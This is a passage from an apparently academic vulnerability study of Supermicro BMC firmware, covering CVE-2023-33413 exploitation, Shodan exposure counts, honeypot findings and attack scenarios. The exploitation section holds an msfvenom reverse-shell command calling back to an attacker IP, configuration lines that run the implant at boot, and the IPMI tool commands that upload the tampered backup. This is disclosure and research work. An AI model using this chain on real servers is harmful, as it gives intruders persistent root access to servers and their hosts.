The CVE-2023-33413 vulnerability can be exploited through both in-band and out-of-band channels. For in-band exploitation, administrative credentials to the host operating system are required, while for out-of-band exploitation, administrative credentials to the BMC device itself are needed. The vulnerability requires careful crafting of the payload to be successful. The exploitation can take two forms: the vulnerability can be used to decrypt the configuration backup file to access privileged information, such as plain-text BMC administrative passwords and network configuration or be used to gain remote command execution on the BMC device itself.

The vulnerability arises from the fact that the firmware uses hardcoded symmetric encryption keys to encrypt and decrypt BMC devices configuration back-up files and that the configuration backup restoration functionality has not been secured from malicious user input and manipulation attempts. During a normal configuration files backup process, the BMC device gathers pre-defined set of configuration files, compresses them into a zip archive, calculates CRC32 checksum for the file and encrypts the contents into the final configuration backup file, which is introduced to the user for downloading. The process of restoring the backup is effectively the same in reversed order, overwriting the existing configuration files on the BMC file system non-volatile memory.

The attacker can utilize this process to either fully craft a malicious configuration backup file or manipulate an existing one. Being able to compromise the BMC device from both internal and external communication channels provides interesting exploitation scenarios. In case of hardened environments, the attacker can possibly perform virtual local area network hopping and introduce a BMC device-enabled persistent backdoor to the system, as the potential implant is effectively placed in the non-volatile partition of the BMC device's operating system. During the boot, the operating system initialization uses the Linux shell command source to load additional configuration files. As the integrity of the configuration files is not checked, there is a possibility to introduce malware masked as external configuration files and execute arbitrary commands injected into the system configuration files.

For example, to introduce a Meterpreter reverse shell implant to the BMC operating system, the attacker can decrypt the *save_config.bin* configuration back up and create a payload as:

```
~/metasploit/metasploit-framework/msfvenom -p linux/armle/shell_re-
verse_tcp lhost=10.10.10.100 lport=8000 -o ./meterpreter.conf -f elf
```

Attacker proceeds to manipulate the decrypted configuration backup file to execute the to-be-injected Meterpreter implant as seen on example configuration file:

```
HTTP_SERVICE=1
HTTP_PORT=80
HTTPS_SERVICE=1
HTTPS_PORT=443
SSH_SERVICE=1
SSH_PORT=22
WSMAN_SERVICE=0
WSMAN_PORT=5985
IKVM_SERVICE=1
VM_SERVICE=1
SSL_REDIRECT=0
SNMP_SERVICE=0
SNMP_PORT=161
STUNNEL_SERVICE=1
STUNNEL_PORT=5900
VM_PORT=623
HOSTINTERFACE_SERVICE=1
HOSTINTERFACE_IPADDR=169.254.3.254

chmod +x /nv/meterpreter.conf
/nv/meterpreter.conf &
```

When executed, the manipulated configuration file will set execution permissions to the Meterpreter reverse shell implant and runs it as a background process. Finally, the attacker packages the backup configuration file to its CRC32 checksum containing encrypted *save_config.bin* representation and uploads it to the BMC system.

For indicators of compromise, during exploitation, the BMC system will reboot and output log entries indicating that the system was reconfigured by restoring from configuration backup file. The available management channels to exploit the vulnerability include the administrative web user interface and Redfish API on TCP ports 80 and 443, IPMI protocol on UDP port 623 and the in-band IPMI driver within the host operating system. For all the management channels, standard management toolkits can be used.

To upload and restore the manipulated backup configuration file through out-of-band IPMI protocol, the attacker can utilize SMCIPMITool program (Supermicro, n.d.-d):

```
./SMCIPMITool [BMC_IP] [BMC_USERNAME] [BMC_PASSWD] ipmi oem restorecfg
save_config.bin
```

To upload and restore the manipulated backup configuration file through in-band IPMI host operating system driver, the attacker can utilize IPMICFG program (Supermicro, 2022):

```
./IPMICFG -conf upload save_config.bin
```

To upload and restore the manipulated backup configuration file through the administrative web user interface, the attacker will navigate to the IPMI Configuration menu of the user interface and upload the crafted configuration backup package, as seen in Figure 10.



Figure 10: Configuration menu as seen on Supermicro BMC administrative user interface.

Simliarly to before, the capability to exploit either side of the server system, the BMC device or the host operating system can possibly introduce the “Revolving Door” situation, where the attacker can laterally move between the BMC device and the host operating system.

8 Exposure Assessment

8.1 Background

A focal point for the research included exposure assessment to map out the scale of potentially vulnerable devices available to the potential threat actors. While arguably some, if not most, of the vulnerable devices reside inside closed internal networks, assessing their exposure to threat actors would require significant effort and is outside the scope of this research.

Meeting with National Cyber Security Centre officials provided guidelines for assessing the exposure, as duties of the agency include to solve and gather information on security violations and threats against networks (M. Mesiä, A-M. Väyrynen, S. Könönen, J. Eronen, personal communication, November 2, 2022; Finnish Transportation and Communication Agency, 2022). NCSC officials advised against enumerating the issues against any publicly available systems, as there could be a possibility to step over the line of the Finnish criminal law regarding attempted computer break-in. The officials assessed that the law can be translated in a very strict manner, even if the issues could be validated without bypassing any actual security controls of the systems enumerated.

A decision was made to assess the exposure and any active exploitation attempts by utilizing passive and openly available resources, as well as by deploying a customized active honeypot system to capture possible malicious exploitation attempts.

8.2 Shodan Search Engine

To assess the magnitude of available attack surface for the identified vulnerabilities, as set of Shodan search engine queries were designed to count the number of systems available to the public internet. Supermicro IPMI BMC devices include identifying datapoints which can be searched for,

such as the web user interface SSL certificates and IPMI protocol OEM identifiers. The search queries are designed, and their results are described in table 11 with data retrieved January 6th, 2023.

Table 11: Shodan search engine queries

Search query	Description	Result
"IPMI OEMID 21317"	Number of data points for keywords including Supermicro IPMI OEM ID	30225
ssl.cert.subject.cn:"IPMI"	Number of data points for SSL certificates field with Supermicro common name	50667
"IPMI port:623"	Number of data points for keyword IPMI located at network port 623	59270
"IPMI auth password md5 2.0"	Number of data points for keywords identifying devices vulnerable to RAKP HMAC-SHA1 hash retrieval attack	47442

The query results indicate that the number of potentially vulnerable devices is significant. As the CVE-2013-4687 RAKP HMAC-SHA1 hash disclosure vulnerability can be described as a protocol design issue, it can be assumed that all devices from all vendors providing suitable authentication methods for the IPMI protocol are vulnerable. In the case of Supermicro-based devices, this results in over 30,000 potentially vulnerable devices being accessible through the internet alone. However, definitive conclusions cannot be made from this data alone, as Supermicro-based devices do not directly expose their version information through the Shodan search engine, and retrieving such information would require accessing the systems in one form or another. It is worth noting that the Supermicro IPMI OEM ID was identified on approximately half of all IPMI protocol-enabled devices from the queries.

A notable finding is also the fact that Shodan queries returned more data points for Supermicro's IPMI SSL certificate than for the IPMI protocol itself. This indicates that there is some network filtering in place to prevent UDP traffic from reaching the systems. As two of the vulnerabilities identified during this research require access to the web UI of the system, the systems revealing only the web user interface and not the IPMI protocol must be exploited with the identified vulnerabilities only if they are older generation systems with known default passwords or the password is otherwise poorly designed.

Comparing the search results with the previous research conducted by Dan Farmer and HD Moore in May-June 2014, the number of available IPMI protocol 2.0 enabled devices appears to have dropped drastically from approximately 230,000 devices to 59,270 devices identified during this research. The research performed by Dan Farmer and HD Moore also assessed that up to 90% of the available BMC devices were vulnerable in some way, and approximately 83% of the gathered subset of BMC devices were vulnerable specifically to the CVE-2013-4687 RAKP HMAC-SHA1 hash disclosure (Farmer, 2013). A further conclusion can be made that with faster modern hardware, even more of the retrieved hashes could be successfully cracked due to the sheer computational speed increase gained after the year 2014.

8.3 Honeypotting

To analyze the potential ongoing exploitation campaigns against internet-connected BMC devices, an IPMI honeypot was deployed. By passively listening to and responding to any received connection with protocol-aware software, potential exploitation attempts could be recorded and analyzed on a network packet level. The honeypot was designed to answer following research questions:

- Are there any ongoing mass exploitation campaigns against IPMI version 2.0 enabled BMC devices?
- What is the goal of the potential attackers?
- Where do the potential attacks originate from?

8.3.1 Creation And Deployment

The honeypot was created by modifying existing IPMI testing simulator ipmisim, which is forked from Conpot and based on python library pyghmi, originally created to test IPMI features on Apache CloudStack (Yadav, ShapeBlue, 2021). The ipmisim provided an easy and straight forward base layer for the IPMI honeypot, providing most of the capabilities required to capture any attempts of malicious actions.

The base capabilities of the IPMI honeypot were designed as following:

- Capable of recording all traffic destined to local UDP port 623
- Capable of responding to RMCP+ Get Channel Authentication Capabilities messages
- Capable of responding to and completing RAKP authentication schema
- Capable of capturing any IPMI protocol actions performed post-authentication

While the original ipmisim provided most of the capabilities, it required some minor modifications to allow arbitrary client connections, such as minified, out-of-specification session initiation requests. The modified honeypot was tested using commonly available IPMI toolkits and Metasploit module exploits aiming to capture the HMAC-SHA1 hashes from RAKP authentication message 2 (Laurie 2022; Farmer, 2013). In addition, tcpdump, a network packet capturing software was deployed parallel to the modified ipmisim to capture all network traffic destined to local UDP port 623.

The modified ipmisim honeypot and the network capturing software was deployed to a cloud hosting service located in Singapore. The destined deployment time was set to be minimum of 14 days. The deployment was designed to be done in two stages: part one with commonly known username and password (e.g., username ADMIN with password ADMIN) and part two with commonly known username and arbitrary yet offline crackable password.

8.3.2 Honeypot Data Analysis

The honeypot was deployed on 14.12.2022 and was shut down on 8.1.2023. During the 25-day period of being deployed, the honeypot recorded 88 individual connections originating from 56 unique IP addresses. The connections can be dissected as presented on table 12. As the honeypot did not receive any IPMI protocol version 2.0 authentication requests, the second stage with known username and arbitrary password was dropped from the analysis.

Table 12: Honeypot received connections to port UDP 623, 14.12.2022 - 8.1.2023

Description	Amount
Individual connections	88
Unique IP-addresses	56
Protocol agnostic, general port scans	6
ASF Presence Ping messages	1
RMCP+ Get Channel Authentication Capabilities messages	74
Malformed or wrongly encoded Get Channel Authentication Capabilities messages	5

Of the 56 unique IP-addresses, only some could be easily attributed to a specific organization. Identified organizations include well-known internet scanners such as Rapid7 Labs Project Sonar and Shodan. During the analysis, according to the Shodan search engine compiled datapoints, all the connections appeared to be originating from different cloud hosting services.

From the data captured, some observations can be made. Only a single connection attempted to perform a full IPMI version 1.5 session initiation handshake. One of the connecting hosts provided malformed or wrongly encoded RMCP+ request, showcased in Figure 11, in total of five occasions, which do not have the capacity to succeed against a real protocol-conforming device. None of the connections attempted to exploit the CVE-2013-4687 HMAC-SHA1 hash retrieval vulnerability. Network scanners used protocol-aware methods more commonly than protocol-agnostic methods.



Figure 11: Malformed RMCP+ request captured by the honeypot as seen in Wireshark.

No exploitation of IPMI protocol version 2.0 enabled devices was observed during the inspection period of the honeypot.

9 Attack Scenarios

9.1 Scenario Considerations

As demonstrated, the Supermicro BMC devices are vulnerable to different avenues of exploitation and have a critical mass of freely accessible devices to make them an interesting target for opportunistic attacks. Assessing the interest and the full exploitation potential for targeted, intranet-originating attacks is out of the scope of this research. While considering different deployment scenarios for the BMC devices, the following exploitation scenarios are considered: opportunistic internet-based attack, targeted intranet-based attack, and targeted host-based attack.

9.2 Opportunistic Internet-based Attack

9.2.1 Scenario Introduction

In opportunistic attack scenario, the attacker is assessed to be targeting virtually any publicly accessible internet connected Supermicro BMC device. In the opportunistic scenario, the attacker enumerates potentially vulnerable devices in masses and exploitation is most likely automated. The initial, short-term aim of the attack would be creating or extending an attacker-controlled botnet. The Figure 12 outlines phases and flow of the opportunistic internet-based attack considered.



Figure 12: Opportunistic Internet-based attack scenario flow.

9.2.2 Scenario Considerations

The Supermicro BMC devices' external attack surface by default provides the potential attacker access to the IPMI protocol on UDP port 623, as well as the administrative web user interface and the misconfigured UPNP web service. For purely external attacks, the risk of exploiting the CVE-2023-33411 vulnerability to directly access the iKVM functionality can be assessed to be insignificant. If the assumption of a misconfigured, side-loaded network interface controller holds true, the system administrators most likely have not been logged into the system since the last BMC boot-up. It can be assessed that the most prominent exploitation vectors for initial access include default administrative credentials or exploitation of the CVE-2013-4786 RAKP HMAC-SHA1 hash disclosure.

After the attacker has gained initial access, they can elevate their privileges to the BMC device's operating system administrative root user by exploiting either the CVE-2023-33412 file upload remote command execution vulnerability or the CVE-2023-33413 hardcoded symmetric cryptographic keys vulnerability. Once the attacker has gained access to the BMC device's operating system, the device is effectively under their full control.

In case the attacker wants to and is capable, the scenario allows for further continuation of the attack in the form of potential DMA attacks or the attacker exploiting the shared network controller interface. Attacks against the shared network controller, especially using the BMC to pivot into more privileged network segments, cannot be fully ruled out, but the risk can be assessed to be low because the most likely scenario for the opportunistic attacker is the access being facilitated by the misconfigured and side-loaded shared network controller interface. In addition, the potential attacker also has access to the standard management functionalities provided by the BMC, such as access to the iKVM terminal.

While the iKVM terminal potentially allows the attacker to access the hardware components of the host and even booting it into a live operating system or, in an extreme case, to install a whole new operating system, this kind of exploitation can be assessed to be short-lived. Rebooting and reinstalling the host system might bring the attention of the systems administrators, as the system would stop functioning as intended. However, if the attacker is quick enough, they might be able

to manipulate the underlying hard drive in a way that it would allow the attacker access to the actual preinstalled operating system without raising too much suspicion.

9.2.3 Impact

Considering the assessed opportunistic nature of the exploitation scenario, the risk of continued, targeted exploitation after the initial command execution can be assessed to be low. While the BMC devices have some resources available to them, an 800 MHz ARMv11 CPU with 512 MB of RAM cannot be seen as too lucrative targets themselves. The more likely aim of any potential exploitation can be assessed to be the internet connectivity, which can be used to merge the affected BMC device into a botnet.

After a successful attack, the attacker now has the possibility to pivot and hop between network interface controllers, access to the BMC device's privileged information, extensive access to the host's high- and low-level functionalities, and a possibility to introduce a BMC-based implant to the affected system. A possibility exists for the attacker to use the compromised BMC device as a "Revolving Door," providing access to and from the host operating system.

9.3 Targeted Intranet-based Attack

9.3.1 Scenario Introduction

In an intranet-based targeted attack, the attacker is assessed to already possess a foothold in the network accommodating the BMC devices. Considering the ignorant deployment, the network in this scenario can be assessed to be flat and not to contain any significant network segmentation or virtual local area networking. In the targeted attack scenario, the network-based attacker enumerates all network-connected BMC devices to pivot to new network hosts or to introduce a persistent and well-hidden command and control channels to the network. The phases and flow for intranet-based targeted attack are detailed in Figure 13.



Figure 13: Targeted intranet-based attack scenario flow.

9.3.2 Scenario Considerations

While the initial exploitation vectors can be the same as for opportunistic internet-based attacks, the targeted intranet-based attack scenario allows for a greater chance for the attacker to utilize the CVE-2023-33411 vulnerability to directly access the iKVM functionality. The CVE-2023-33411 has the potential to allow possible exploitation even in cases where the systems administrators have introduced sufficiently complex, uncrackable passwords to the network BMC devices, rendering the CVE-2013-4786 insufficient and useless.

For the intranet-based attacker, there is eventually very little difference between exploiting the CVE-2013-4786 RAKP HMAC-SHA1 hash disclosure or the CVE-2023-33411 authentication bypass vulnerability if the attacker's intent is to gain access to the underlying host's operating system. Both exploitation vectors eventually allow the attacker to have the same level of access to the iKVM functionality, necessary to attempt to completely take over the host.

9.3.3 Impact

In case the attacker would prefer to have another device to connect to their command-and-control server, utilizing the CVE-2023-33412 file upload remote command execution vulnerability or the CVE-2023-33413 hardcoded symmetric cryptographic keys vulnerability provides the possibility if the attacker gains valid credentials to the BMC device. If the attacker gains the credentials, the same attack vectors as described in the opportunistic internet-based attack scenario are relevant. After a successful attack, the attacker now has extensive access to the host's high- and low-level functionalities, access to the BMC devices' privileged information, a possibility to introduce a BMC-based implant to the affected system, and a possibility to perform DMA-based attacks against the host system, possibly introducing the “Revolving Door” type of situation.

9.4 Targeted Host-based Attack

9.4.1 Scenario Introduction

In a host-based targeted attack, described in Figure 14, the attacker is assumed to have already breached a host residing in the organization's network and has escalated privileges to run commands with administrative privileges.

